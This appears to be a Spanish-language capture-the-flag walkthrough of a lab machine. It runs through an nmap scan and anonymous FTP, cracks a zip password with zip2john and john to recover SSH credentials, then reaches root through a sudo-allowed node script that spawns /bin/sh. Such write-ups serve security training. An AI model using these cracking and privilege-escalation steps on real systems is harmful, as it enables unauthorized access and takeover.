

Vamos a desplegar la máquina.

Vamos a asegurarnos que tenemos conexión a la maquina con:

ping -c 4 172.17.0.2




Ahora vamos a hacer un escaneo sencillo con nmap y el parámetro -Pn por si el servidor no permite las conexiones ping




Al saber los puertos que están abiertos, ahora podremos hacer un escaneo más profundo con -p21,22 y buscando la versión de los servicios con -Scv


Podemos ver ejecutando esto que el usuario Anonymous está habilitado por ftp y contamos con un archivo .zip.



Nos registramos y como habíamos visto contamos con un fichero .zip, lo pasaremos a nuestro host para ver que podemos hacer con él.




Lo intentamos extraer con unzip y vemos que nos pide una contraseña.



Con el comando zip2john que se utiliza para convertir archivos ZIP protegidos por contraseña en hashes que pueden ser procesados por herramientas de cracking de contraseñas lo guardaremos como hash.

Ahora que tenemos el hash vamos a utilizar la herramienta john y el rockyou para descifrar la contraseña.



Al ya contar con la contraseña podremos ingresar y ver que contamos con un fichero .txt, miraremos que tiene con cat y vemos que es el usuario y la contraseña.

```
❯ unzip secretitopicaron.zip
Archive:  secretitopicaron.zip
[secretitopicaron.zip] password.txt password:
 extracting: password.txt
❯ cat password.txt
```

	File: **password.txt**
1	mario:laKontraseñAmasmalotaHdelbarrioH

Nos conectaremos por ssh con la contraseña encontrada.

```
❯ ssh mario@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:sem9VODefZWbov9cuvKqHP/VaPElAd52iqLT+41h2zQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
mario@172.17.0.2's password:
Linux 8d156118aca0 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul  5 09:35:04 2024 from 172.17.0.1
mario@8d156118aca0:~$
```

Para escalar privilegios vamos a ejecutar sudo -l y podemos ver que contamos con permiso para ejecutar script.js

```
mario@8d156118aca0:~$ sudo -l
Matching Defaults entries for mario on 8d156118aca0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 8d156118aca0:
    (ALL) NOPASSWD: /usr/bin/node /home/mario/script.js
```

Desde Gtfobins vamos a mirarlo a ver que podemos hacer con este binario.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'
```

Vamos a editar ese fichero con el que contamos permisos.

```
mario@8d156118aca0:~$ nano /home/mario//script.js
```

```
  GNU nano 7.2                                  /home/mario//script.js *
require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})
```

Ahora lo ejecutamos como sudo y podemos ver que ahora somos root.

```
mario@8d156118aca0:~$ sudo /usr/bin/node /home/mario/script.js
# whoami
root
#
```